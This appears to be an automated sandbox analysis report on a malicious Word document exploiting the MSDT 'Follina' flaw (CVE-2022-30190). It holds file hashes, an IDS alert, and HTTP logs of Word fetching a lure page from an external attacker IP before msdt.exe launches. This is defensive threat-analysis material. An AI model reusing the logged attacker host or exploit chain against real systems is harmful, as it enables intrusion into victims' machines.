.(.S.e.r.v.i.c.e. .P.a.c.k. .2.).....V.e.r.s.i.o.n._.C.h.o.i.c.e._.W.I.N.X.P.S.P.3.=.W.i.n.d.o.w.s. .X.P. .(.S.e.r.v.i.c.e. .P.a.c.k. .3.).....V.e.r.s.i.o.n._.C.h.o.i.c.e._.M.S.I.A.U.T.O.=.S.k.i.p. .V.e.r.s.i.o.n. .C.h.e.c.k.....V.e.r.s.i.o.n._.C.h.o.i.c.e._.U.N.

C:\Windows\Temp\SDIAG_466c2050-93b8-4fd4-9932-b9db6d401695\en-US\DiagPackage.dll.mui

Process:	C:\Windows\SysWOW64\msdt.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	10752
Entropy (8bit):	3.517898352371806

Encrypted:	false
SSDEEP:	96:Gmw56QoV8m7t/C7eGu7tCuKFtrHQcoC1dIO4Pktmg5CuxbEWgdv0WwF:WAQovu548tmirAWu8Wm
MD5:	CC3C335D4BBA3D39E46A555473DBF0B8
SHA1:	92ADCDF1210D0115DB93D6385CFD109301DEAA96
SHA-256:	330A1D9ADF3C0D651BDD4C0B272BF2C7F33A5AF012DEEE8D389855D557C4D5FD
SHA-512:	49CBF166122D13EEEA2BF2E5F557AA8696B859AEA7F79162463982BBF43499D98821C3C2664807EDED0A250D9176955FB5B1B39A79CDF9C793431020B682ED12
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....<...R...R...R.....R...P...R.Rich..R.....PE..L.....I.. .....(.....P.....@..... ...$.....8.....rdata..... .....@..@.rsrc....0... ...&.....@..@.....E.....T...8...8.....E.....$.....8....rdata..8...x....rdata$zzzdbg.... .....rsrc$01.....#..0!...rsrc$02.... .....OV.....+.(,..vA..@..E..... .....

C:\Windows\Temp\SDIAG_466c2050-93b8-4fd4-9932-b9db6d401695\result\results.xsl

Process:	C:\Windows\SysWOW64\msdt.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	48956
Entropy (8bit):	5.103589775370961
Encrypted:	false
SSDEEP:	768:hUeTHmb0+tk+Ci10ycNV6OW9a+KDoVxrVF+bBH0t9mYNJ7u2+d:hUcHXDY10tNV6OW9abDoVxrVF+bBH0tO
MD5:	310E1DA2344BA6CA96666FB639840EA9
SHA1:	E8694EDF9EE68782AA1DE05470B884CC1A0E1DED
SHA-256:	67401342192BABC27E62D4C1E0940409CC3F2BD28F77399E71D245EAE8D3F63C
SHA-512:	62AB361FFEA1F0B6FF1CC76C74B8E20C2499D72F3EB0C010D47DBA7E6D723F9948DBA3397EA26241A1A995CFFCE2A68CD0AAA1BB8D917DD8F4C8F3729FA6D 244
Malicious:	false
Preview:	<?xml version="1.0"?>..<?Copyright (c) Microsoft Corporation. All rights reserved.?>..<xsl:stylesheet xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:msx sl="urn:schemas-microsoft-com:xslt" xmlns:ms="urn:microsoft-performance" exclude-result-prefixes="msxsl" version="1.0">...<xsl:output method="html" indent="yes" standalone="yes" encoding="UTF-16"/>...<xsl:template name="localization">....<_locDefinition>.....<_locDefault _loc="locNone"/>.....<_locTag _loc="locData">Str ing</_locTag>.....<_locTag _loc="locData">Font</_locTag>.....<_locTag _loc="locData">Mirror</_locTag>....</_locDefinition>...</xsl:template>... ********** Images ****** **** -->...<xsl:variable name="images">....<Image id="check">res://sdiageng.dll/check.png</Image>....<Image id="error">res://sdiageng.dll/error.png</Image>....<Image id="info">res://sdiageng.dll/info.png</Image>....<Image id="warning">res://sdiageng.dll/warning.png</Image>....<Image id="expand">res://sdiageng.dll/expand.png</Ima ge>....<Image id="

Static File Info

General

File type:	Microsoft OOXML
Entropy (8bit):	7.869586027326007
TrID:	• Word Microsoft Office Open XML Format document (49504/1) 49.01% • Word Microsoft Office Open XML Format document (43504/1) 43.07% • ZIP compressed archive (8000/1) 7.92%
File name:	doc1712.docx
File size:	10142
MD5:	7a91b01a037ccbfe6589161643d0a65a
SHA1:	53658a5b5bc577d601e23ae77a34cb44dcba1f27
SHA256:	f17f5c8eac3a18c961705a61385e1d2894cc8f22fb33aa3e076a40b826384c60
SHA512:	f1accdbe0ea88f717f7473818df6ee72fc77077c1a145bb872863bb0bb681cb59b653dd6927e68fd2b9e8942b7498c5e7e8ab26c8d0aece3c9fcc21e580ad100
SSDEEP:	192:s5VReDWRPj8Iugw1Blb8VPkf+CFk4v1Y2VveFLC9FJ7S/bQ7dlJ78:snPj8I10lD9+2Vvxm/bqlJ78
TLSH:	29229E36D65508B1CAD7A279E0AC1A19E30C41BBA37BE9CB61C663E412C86DF0F5530C
File Content Preview:	PK.....k.T...L....'.....[Content_Types].xml...n.0.E....m.NR....,.X...~...`.I.....C .....I....sg..'.m..kp^...Q4d...H..1.X...,. (.....x6..L.;.>.b.c.!...}.A!|d,h.....i.....K,....;....1.R.M'O..U....^WF.....Ub....6W.@.....(aM..r..3e....?J(#....7..S...p

File Icon

Icon Hash:	74fcd0d2d6d6d0cc

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
45.32.185.177192.168.2.2280491762036726 06/07/22-17:33:41.296228	TCP	2036726	ET EXPLOIT Possible Microsoft Support Diagnostic Tool Exploitation Inbound (CVE-2022-30190)	80	49176	45.32.185.177	192.168.2.22

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jun 7, 2022 17:40:01.261898994 CEST	49754	80	192.168.2.5	45.32.185.177
Jun 7, 2022 17:40:01.284775019 CEST	80	49754	45.32.185.177	192.168.2.5
Jun 7, 2022 17:40:01.284935951 CEST	49754	80	192.168.2.5	45.32.185.177
Jun 7, 2022 17:40:01.330207109 CEST	49754	80	192.168.2.5	45.32.185.177
Jun 7, 2022 17:40:01.353049040 CEST	80	49754	45.32.185.177	192.168.2.5
Jun 7, 2022 17:40:01.353324890 CEST	80	49754	45.32.185.177	192.168.2.5
Jun 7, 2022 17:40:01.416440964 CEST	49754	80	192.168.2.5	45.32.185.177
Jun 7, 2022 17:40:01.618510962 CEST	49754	80	192.168.2.5	45.32.185.177
Jun 7, 2022 17:40:01.649507046 CEST	80	49754	45.32.185.177	192.168.2.5
Jun 7, 2022 17:40:01.649537086 CEST	80	49754	45.32.185.177	192.168.2.5
Jun 7, 2022 17:40:01.726898909 CEST	49754	80	192.168.2.5	45.32.185.177
Jun 7, 2022 17:40:04.830586910 CEST	49754	80	192.168.2.5	45.32.185.177
Jun 7, 2022 17:40:04.853626013 CEST	80	49754	45.32.185.177	192.168.2.5
Jun 7, 2022 17:40:04.853727102 CEST	80	49754	45.32.185.177	192.168.2.5
Jun 7, 2022 17:40:04.914709091 CEST	49754	80	192.168.2.5	45.32.185.177
Jun 7, 2022 17:40:04.965629101 CEST	49765	80	192.168.2.5	45.32.185.177
Jun 7, 2022 17:40:04.988662004 CEST	80	49765	45.32.185.177	192.168.2.5
Jun 7, 2022 17:40:04.988858938 CEST	49765	80	192.168.2.5	45.32.185.177
Jun 7, 2022 17:40:04.989356041 CEST	49765	80	192.168.2.5	45.32.185.177
Jun 7, 2022 17:40:05.012072086 CEST	80	49765	45.32.185.177	192.168.2.5
Jun 7, 2022 17:40:05.012257099 CEST	80	49765	45.32.185.177	192.168.2.5
Jun 7, 2022 17:40:05.012276888 CEST	80	49765	45.32.185.177	192.168.2.5
Jun 7, 2022 17:40:05.012293100 CEST	80	49765	45.32.185.177	192.168.2.5
Jun 7, 2022 17:40:05.012310028 CEST	80	49765	45.32.185.177	192.168.2.5
Jun 7, 2022 17:40:05.012326956 CEST	80	49765	45.32.185.177	192.168.2.5
Jun 7, 2022 17:40:05.012418032 CEST	49765	80	192.168.2.5	45.32.185.177
Jun 7, 2022 17:40:05.013582945 CEST	49765	80	192.168.2.5	45.32.185.177
Jun 7, 2022 17:40:05.202013969 CEST	49765	80	192.168.2.5	45.32.185.177
Jun 7, 2022 17:40:05.224978924 CEST	80	49765	45.32.185.177	192.168.2.5
Jun 7, 2022 17:40:05.225053072 CEST	80	49765	45.32.185.177	192.168.2.5
Jun 7, 2022 17:40:05.225275993 CEST	49765	80	192.168.2.5	45.32.185.177
Jun 7, 2022 17:40:05.404911041 CEST	49765	80	192.168.2.5	45.32.185.177
Jun 7, 2022 17:40:05.427814960 CEST	80	49765	45.32.185.177	192.168.2.5
Jun 7, 2022 17:40:05.427958012 CEST	80	49765	45.32.185.177	192.168.2.5
Jun 7, 2022 17:40:05.428090096 CEST	49765	80	192.168.2.5	45.32.185.177
Jun 7, 2022 17:40:05.484183073 CEST	49754	80	192.168.2.5	45.32.185.177
Jun 7, 2022 17:40:05.507198095 CEST	80	49754	45.32.185.177	192.168.2.5
Jun 7, 2022 17:40:05.507391930 CEST	80	49754	45.32.185.177	192.168.2.5
Jun 7, 2022 17:40:05.535316944 CEST	49754	80	192.168.2.5	45.32.185.177
Jun 7, 2022 17:40:05.558767080 CEST	80	49754	45.32.185.177	192.168.2.5
Jun 7, 2022 17:40:05.569519997 CEST	49765	80	192.168.2.5	45.32.185.177
Jun 7, 2022 17:40:05.592355013 CEST	80	49765	45.32.185.177	192.168.2.5
Jun 7, 2022 17:40:05.592567921 CEST	80	49765	45.32.185.177	192.168.2.5
Jun 7, 2022 17:40:05.592713118 CEST	49765	80	192.168.2.5	45.32.185.177
Jun 7, 2022 17:40:05.607100964 CEST	49765	80	192.168.2.5	45.32.185.177
Jun 7, 2022 17:40:05.630181074 CEST	80	49765	45.32.185.177	192.168.2.5

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jun 7, 2022 17:40:05.630321980 CEST	49765	80	192.168.2.5	45.32.185.177
Jun 7, 2022 17:40:05.727263927 CEST	49754	80	192.168.2.5	45.32.185.177
Jun 7, 2022 17:40:05.822417021 CEST	49765	80	192.168.2.5	45.32.185.177
Jun 7, 2022 17:40:05.845601082 CEST	80	49765	45.32.185.177	192.168.2.5
Jun 7, 2022 17:40:05.845777988 CEST	49765	80	192.168.2.5	45.32.185.177
Jun 7, 2022 17:40:09.210685015 CEST	49765	80	192.168.2.5	45.32.185.177
Jun 7, 2022 17:40:09.233540058 CEST	80	49765	45.32.185.177	192.168.2.5
Jun 7, 2022 17:40:09.233652115 CEST	49765	80	192.168.2.5	45.32.185.177
Jun 7, 2022 17:40:10.558923960 CEST	80	49754	45.32.185.177	192.168.2.5
Jun 7, 2022 17:40:10.559022903 CEST	49754	80	192.168.2.5	45.32.185.177
Jun 7, 2022 17:40:10.564964056 CEST	49754	80	192.168.2.5	45.32.185.177
Jun 7, 2022 17:40:10.587596893 CEST	80	49754	45.32.185.177	192.168.2.5
Jun 7, 2022 17:40:14.234853029 CEST	80	49765	45.32.185.177	192.168.2.5
Jun 7, 2022 17:40:14.234966993 CEST	49765	80	192.168.2.5	45.32.185.177
Jun 7, 2022 17:41:45.709701061 CEST	49765	80	192.168.2.5	45.32.185.177
Jun 7, 2022 17:41:46.021997929 CEST	49765	80	192.168.2.5	45.32.185.177
Jun 7, 2022 17:41:46.725224018 CEST	49765	80	192.168.2.5	45.32.185.177
Jun 7, 2022 17:41:47.928437948 CEST	49765	80	192.168.2.5	45.32.185.177
Jun 7, 2022 17:41:50.335591078 CEST	49765	80	192.168.2.5	45.32.185.177
Jun 7, 2022 17:41:55.137425900 CEST	49765	80	192.168.2.5	45.32.185.177
Jun 7, 2022 17:42:04.742346048 CEST	49765	80	192.168.2.5	45.32.185.177

HTTP Request Dependency Graph

- 45.32.185.177

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.5	49754	45.32.185.177	80	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
Jun 7, 2022 17:40:01.330207109 CEST	722	OUT	OPTIONS / HTTP/1.1 Connection: Keep-Alive Authorization: Bearer User-Agent: Microsoft Office Word 2014 X-Office-Major-Version: 16 X-MS-CookieUri-Requested: t X-FeatureVersion: 1 X-MSGETWEBURL: t X-IDCRL_ACCEPTED: t Host: 45.32.185.177
Jun 7, 2022 17:40:01.353324890 CEST	722	IN	HTTP/1.1 200 OK Date: Tue, 07 Jun 2022 15:40:01 GMT Server: Apache/2.4.48 (Ubuntu) Allow: GET,POST,OPTIONS,HEAD Content-Length: 0 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: text/html
Jun 7, 2022 17:40:01.618510962 CEST	723	OUT	HEAD /123.RES HTTP/1.1 Connection: Keep-Alive Authorization: Bearer User-Agent: Microsoft Office Word 2014 X-Office-Major-Version: 16 X-MS-CookieUri-Requested: t X-FeatureVersion: 1 X-IDCRL_ACCEPTED: t Host: 45.32.185.177

Timestamp	kBytes transferred	Direction	Data
Jun 7, 2022 17:40:01.649537086 CEST	723	IN	HTTP/1.1 200 OK Date: Tue, 07 Jun 2022 15:40:01 GMT Server: Apache/2.4.48 (Ubuntu) Last-Modified: Tue, 07 Jun 2022 13:20:09 GMT ETag: "1701-5e0db72a43821" Accept-Ranges: bytes Content-Length: 5889 Keep-Alive: timeout=5, max=99 Connection: Keep-Alive
Jun 7, 2022 17:40:04.830586910 CEST	1280	OUT	OPTIONS / HTTP/1.1 Connection: Keep-Alive Authorization: Bearer User-Agent: Microsoft Office Word 2014 X-Office-Major-Version: 16 X-MS-CookieUri-Requested: t X-FeatureVersion: 1 X-MSGETWEBURL: t X-IDCRL_ACCEPTED: t Host: 45.32.185.177
Jun 7, 2022 17:40:04.853727102 CEST	1280	IN	HTTP/1.1 200 OK Date: Tue, 07 Jun 2022 15:40:04 GMT Server: Apache/2.4.48 (Ubuntu) Allow: GET,POST,OPTIONS,HEAD Content-Length: 0 Keep-Alive: timeout=5, max=98 Connection: Keep-Alive Content-Type: text/html
Jun 7, 2022 17:40:05.484183073 CEST	1289	OUT	OPTIONS / HTTP/1.1 Connection: Keep-Alive Authorization: Bearer User-Agent: Microsoft Office Word 2014 X-Office-Major-Version: 16 X-MS-CookieUri-Requested: t X-FeatureVersion: 1 X-MSGETWEBURL: t X-IDCRL_ACCEPTED: t Host: 45.32.185.177
Jun 7, 2022 17:40:05.507391930 CEST	1289	IN	HTTP/1.1 200 OK Date: Tue, 07 Jun 2022 15:40:05 GMT Server: Apache/2.4.48 (Ubuntu) Allow: GET,POST,OPTIONS,HEAD Content-Length: 0 Keep-Alive: timeout=5, max=97 Connection: Keep-Alive Content-Type: text/html
Jun 7, 2022 17:40:05.535316944 CEST	1290	OUT	HEAD /123.RES HTTP/1.1 Connection: Keep-Alive Authorization: Bearer User-Agent: Microsoft Office Word 2014 X-Office-Major-Version: 16 X-MS-CookieUri-Requested: t X-FeatureVersion: 1 X-IDCRL_ACCEPTED: t Host: 45.32.185.177
Jun 7, 2022 17:40:05.558767080 CEST	1290	IN	HTTP/1.1 200 OK Date: Tue, 07 Jun 2022 15:40:05 GMT Server: Apache/2.4.48 (Ubuntu) Last-Modified: Tue, 07 Jun 2022 13:20:09 GMT ETag: "1701-5e0db72a43821" Accept-Ranges: bytes Content-Length: 5889 Keep-Alive: timeout=5, max=96 Connection: Keep-Alive

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.5	49765	45.32.185.177	80	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
Jun 7, 2022 17:40:04.989356041 CEST	1281	OUT	GET /123.RES HTTP/1.1 Accept: */* User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729; ms-office; MSOffice 16) Accept-Encoding: gzip, deflate Host: 45.32.185.177 Connection: Keep-Alive


Timestamp	kBytes transferred	Direction	Data
Jun 7, 2022 17:40:05.012257099 CEST	1282	IN	HTTP/1.1 200 OK Date: Tue, 07 Jun 2022 15:40:04 GMT Server: Apache/2.4.48 (Ubuntu) Last-Modified: Tue, 07 Jun 2022 13:20:09 GMT ETag: "1701-5e0db72a43821" Accept-Ranges: bytes Content-Length: 5889 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Data Raw: 3c 21 64 6f 63 74 79 70 65 20 68 74 6d 6c 3e 0d 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 0d 0a 47 6f 6f 64 20 74 68 69 6e 67 20 77 65 20 64 69 73 61 62 6c 65 64 20 6d 61 63 72 6f 73 0d 0a 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 70 3e 0d 0a 4c 6f 72 65 6d 20 69 70 73 75 6d 20 64 6f 6c 6f 72 20 73 69 74 20 61 6d 65 74 2c 20 63 6f 6e 73 65 63 74 65 74 75 72 20 61 64 69 70 69 73 63 69 6e 67 20 65 6c 69 74 2e 20 51 75 69 73 71 75 65 20 70 65 6c 6c 65 6e 74 65 73 71 75 65 20 65 67 65 73 74 61 73 20 6e 75 6c 6c 61 20 69 6e 20 64 69 67 6e 69 73 73 69 6d 2e 20 4e 61 6d 20 69 64 20 6d 61 75 72 69 73 20 6c 6f 72 65 6d 2e 20 4e 75 6e 63 20 73 75 73 63 69 70 69 74 20 69 64 20 6d 61 67 6e 61 20 69 64 20 6d 6f 6c 6c 69 73 2e 20 50 65 6c 6c 65 6e 74 65 73 71 75 65 20 73 75 73 63 69 70 69 74 20 6f 72 63 69 20 6e 65 71 75 65 2c 20 61 74 20 6f 72 6e 61 72 65 20 73 61 70 69 65 6e 20 62 69 62 65 6e 64 75 6d 20 65 75 2e 20 56 65 73 74 69 62 75 6c 75 6d 20 6d 61 6c 65 73 75 61 64 61 20 6e 65 63 20 73 65 6d 20 71 75 69 73 20 66 69 6e 69 62 75 73 2e 20 4e 61 6d 20 71 75 69 73 20 6c 69 67 75 6c 61 20 65 74 20 64 75 69 20 66 61 75 63 69 62 75 73 20 66 61 75 63 69 62 75 73 2e 20 49 6e 20 71 75 69 73 20 62 69 62 65 6e 64 75 6d 20 74 6f 72 74 6f 72 2e 0d 0a 0d 0a 43 75 72 61 62 69 74 75 72 20 72 75 74 72 75 6d 20 6c 65 6f 20 74 6f 72 74 6f 72 2c 20 76 65 6e 65 6e 61 74 69 73 20 66 65 72 6d 65 6e 74 75 6d 20 65 78 20 70 6f 72 74 74 69 74 6f 72 20 76 69 74 61 65 2e 20 50 72 6f 69 6e 20 65 75 20 69 6d 70 65 72 64 69 65 74 20 6c 6f 72 65 6d 2c 20 61 63 20 61 6c 69 71 75 65 74 20 72 69 73 75 73 2e 20 41 65 6e 65 61 6e 20 65 75 20 73 61 70 69 65 6e 20 70 68 61 72 65 74 72 61 2c 20 69 6d 70 65 72 64 69 65 74 20 69 70 73 75 6d 20 75 74 2c 20 73 65 6d 70 65 72 20 64 69 61 6d 2e 20 4e 75 6c 6c 61 20 66 61 63 69 6c 69 73 69 2e 20 53 65 64 20 65 75 69 73 6d 6f 64 20 74 6f 72 74 6f 72 20 74 6f 72 74 6f 72 2c 20 6e 6f 6e 20 65 6c 65 69 66 65 6e 64 20 6e 75 6e 63 20 66 65 72 6d 65 6e 74 75 6d 20 73 69 74 20 61 6d 65 74 2e 20 49 6e 74 65 67 65 72 20 6c 69 67 75 6c 61 20 6c 69 67 75 6c 61 2c 20 63 6f 6e 67 75 65 20 61 74 20 73 63 65 6c 65 72 69 73 71 75 65 20 73 69 74 20 61 6d 65 74 2c 20 70 6f 72 74 74 69 74 6f 72 20 71 75 69 73 20 66 65 6c 69 73 2e 20 4d 61 65 63 65 6e 61 73 20 6e 65 63 20 6a 75 73 74 6f 20 76 61 72 69 75 73 2c 20 73 65 6d 70 65 72 20 74 75 72 70 69 73 20 75 74 2c 20 67 72 61 76 69 64 61 20 6c 6f 72 65 6d 2e 20 50 72 6f 69 6e 20 61 72 63 75 20 6c 69 67 75 6c 61 2c 20 76 65 6e 65 6e 61 74 69 73 20 61 6c 69 71 75 61 6d 20 74 72 69 73 74 69 71 75 65 20 75 74 2c 20 70 72 65 74 69 75 6d 20 71 75 69 73 20 76 65 6c 69 74 2e 0d 0a 0d 0a 50 68 61 73 65 6c 6c 75 73 20 74 72 69 73 74 69 71 75 65 20 6f 72 63 69 20 65 6e 69 6d 2c 20 61 74 20 61 63 63 75 6d 73 61 6e 20 76 65 6c 69 74 20 69 6e 74 65 72 64 75 6d 20 65 74 2e 20 41 65 6e 65 61 6e 20 6e 65 63 20 74 72 69 73 74 69 71 75 65 20 61 6e 74 65 2c 20 64 69 67 6e 69 73 73 69 6d 20 63 6f 6e 76 61 6c 6c 69 73 20 6c 69 67 75 6c 61 2e 20 41 65 6e 65 61 6e 20 71 75 69 73 20 66 65 6c 69 73 20 64 6f 6c 6f 72 2e 20 49 6e 20 71 75 69 73 20 6c 65 63 74 75 73 20 6d Data Ascii: <!doctype html><html lang="en"><head><title>Good thing we disabled macros</title></head><body><p>L orem ipsum dolor sit amet, consectetur adipiscing elit. Quisque pellentesque egestas nulla in dignissim. Nam id mauris l orem. Nunc suscipit id magna id mollis. Pellentesque suscipit orci neque, at ornare sapien bibendum eu. Vestibulum malesuada nec sem quis finibus. Nam quis ligula et dui faucibus faucibus. In quis bibendum tortor.Curabitur rutrum leo tortor, venenatis fermentum ex porttitor vitae. Proin eu imperdiet lorem, ac aliquet risus. Aenean eu sapien pharetra, imperdiet ipsum ut, semper diam. Nulla facilisi. Sed euismod tortor tortor, non eleifend nunc fermentum sit amet. Integer ligula ligula, congue at scelerisque sit amet, porttitor quis felis. Maecenas nec justo varius, semper turpis ut, gravida lorem. Proin arcu ligula, venenatis aliquam tristique ut, pretium quis velit.Phasellus tristique orci enim, at accumsan velit interdum et. Aenean nec tristique ante, dignissim convallis ligula. Aenean quis felis dolor. In quis lectus m
Jun 7, 2022 17:40:05.202013969 CEST	1288	OUT	HEAD /123.RES HTTP/1.1 Authorization: Bearer X-MS-CookieUri-Requested: t X-IDCRL_ACCEPTED: t User-Agent: Microsoft Office Existence Discovery Host: 45.32.185.177 Connection: Keep-Alive
Jun 7, 2022 17:40:05.225053072 CEST	1288	IN	HTTP/1.1 200 OK Date: Tue, 07 Jun 2022 15:40:05 GMT Server: Apache/2.4.48 (Ubuntu) Last-Modified: Tue, 07 Jun 2022 13:20:09 GMT ETag: "1701-5e0db72a43821" Accept-Ranges: bytes Content-Length: 5889 Keep-Alive: timeout=5, max=99 Connection: Keep-Alive
Jun 7, 2022 17:40:05.404911041 CEST	1288	OUT	HEAD /123.RES HTTP/1.1 Authorization: Bearer X-MS-CookieUri-Requested: t X-IDCRL_ACCEPTED: t User-Agent: Microsoft Office Existence Discovery Host: 45.32.185.177 Connection: Keep-Alive
Jun 7, 2022 17:40:05.427958012 CEST	1289	IN	HTTP/1.1 200 OK Date: Tue, 07 Jun 2022 15:40:05 GMT Server: Apache/2.4.48 (Ubuntu) Last-Modified: Tue, 07 Jun 2022 13:20:09 GMT ETag: "1701-5e0db72a43821" Accept-Ranges: bytes Content-Length: 5889 Keep-Alive: timeout=5, max=98 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jun 7, 2022 17:40:05.569519997 CEST	1290	OUT	GET /123.RES HTTP/1.1 Accept: */* User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729; ms-office; MSOffice 16) Accept-Encoding: gzip, deflate Host: 45.32.185.177 If-Modified-Since: Tue, 07 Jun 2022 13:20:09 GMT If-None-Match: "1701-5e0db72a43821" Connection: Keep-Alive
Jun 7, 2022 17:40:05.592567921 CEST	1291	IN	HTTP/1.1 304 Not Modified Date: Tue, 07 Jun 2022 15:40:05 GMT Server: Apache/2.4.48 (Ubuntu) Last-Modified: Tue, 07 Jun 2022 13:20:09 GMT ETag: "1701-5e0db72a43821" Accept-Ranges: bytes Keep-Alive: timeout=5, max=97 Connection: Keep-Alive
Jun 7, 2022 17:40:05.607100964 CEST	1291	OUT	HEAD /123.RES HTTP/1.1 Authorization: Bearer X-MS-CookieUri-Requested: t X-IDCRL_ACCEPTED: t User-Agent: Microsoft Office Existence Discovery Host: 45.32.185.177 Connection: Keep-Alive
Jun 7, 2022 17:40:05.630181074 CEST	1291	IN	HTTP/1.1 200 OK Date: Tue, 07 Jun 2022 15:40:05 GMT Server: Apache/2.4.48 (Ubuntu) Last-Modified: Tue, 07 Jun 2022 13:20:09 GMT ETag: "1701-5e0db72a43821" Accept-Ranges: bytes Content-Length: 5889 Keep-Alive: timeout=5, max=96 Connection: Keep-Alive
Jun 7, 2022 17:40:05.822417021 CEST	1292	OUT	HEAD /123.RES HTTP/1.1 Authorization: Bearer X-MS-CookieUri-Requested: t X-IDCRL_ACCEPTED: t User-Agent: Microsoft Office Existence Discovery Host: 45.32.185.177 Connection: Keep-Alive
Jun 7, 2022 17:40:05.845601082 CEST	1292	IN	HTTP/1.1 200 OK Date: Tue, 07 Jun 2022 15:40:05 GMT Server: Apache/2.4.48 (Ubuntu) Last-Modified: Tue, 07 Jun 2022 13:20:09 GMT ETag: "1701-5e0db72a43821" Accept-Ranges: bytes Content-Length: 5889 Keep-Alive: timeout=5, max=95 Connection: Keep-Alive
Jun 7, 2022 17:40:09.210685015 CEST	1292	OUT	HEAD /123.RES HTTP/1.1 Authorization: Bearer X-MS-CookieUri-Requested: t X-IDCRL_ACCEPTED: t User-Agent: Microsoft Office Existence Discovery Host: 45.32.185.177 Connection: Keep-Alive
Jun 7, 2022 17:40:09.233540058 CEST	1293	IN	HTTP/1.1 200 OK Date: Tue, 07 Jun 2022 15:40:09 GMT Server: Apache/2.4.48 (Ubuntu) Last-Modified: Tue, 07 Jun 2022 13:20:09 GMT ETag: "1701-5e0db72a43821" Accept-Ranges: bytes Content-Length: 5889 Keep-Alive: timeout=5, max=94 Connection: Keep-Alive

Statistics

Behavior

● WINWORD.EXE



Click to jump to process

System Behavior

Analysis Process: WINWORD.EXE PID: **7032**, Parent PID: **812**

General

Target ID:	0
Start time:	17:39:53
Start date:	07/06/2022
Path:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
Wow64 process (32bit):	true
Commandline:	"C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE" /Automation -Embedding
Imagebase:	0xe90000
File size:	1937688 bytes
MD5 hash:	0B9AB9B9C4DE429473D6450D4297A123
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Registry Activities

Analysis Process: MSOSYNC.EXE PID: **5184**, Parent PID: **7032**

General

Target ID:	3
Start time:	17:40:00
Start date:	07/06/2022
Path:	C:\Program Files (x86)\Microsoft Office\Office16\MSOSYNC.EXE
Wow64 process (32bit):	true
Commandline:	C:\Program Files (x86)\Microsoft Office\Office16\MsoSync.exe
Imagebase:	0x1110000
File size:	466688 bytes
MD5 hash:	EA19F4A0D18162BE3A0C8DAD249ADE8C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: MSOSYNC.EXE PID: **6040**, Parent PID: **7032**

General

Target ID:	4
Start time:	17:40:00
Start date:	07/06/2022
Path:	C:\Program Files (x86)\Microsoft Office\Office16\MSOSYNC.EXE
Wow64 process (32bit):	true
Commandline:	C:\Program Files (x86)\Microsoft Office\Office16\MsoSync.exe
Imagebase:	0x1110000
File size:	466688 bytes
MD5 hash:	EA19F4A0D18162BE3A0C8DAD249ADE8C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: msdt.exe PID: **6552**, Parent PID: **7032**

General

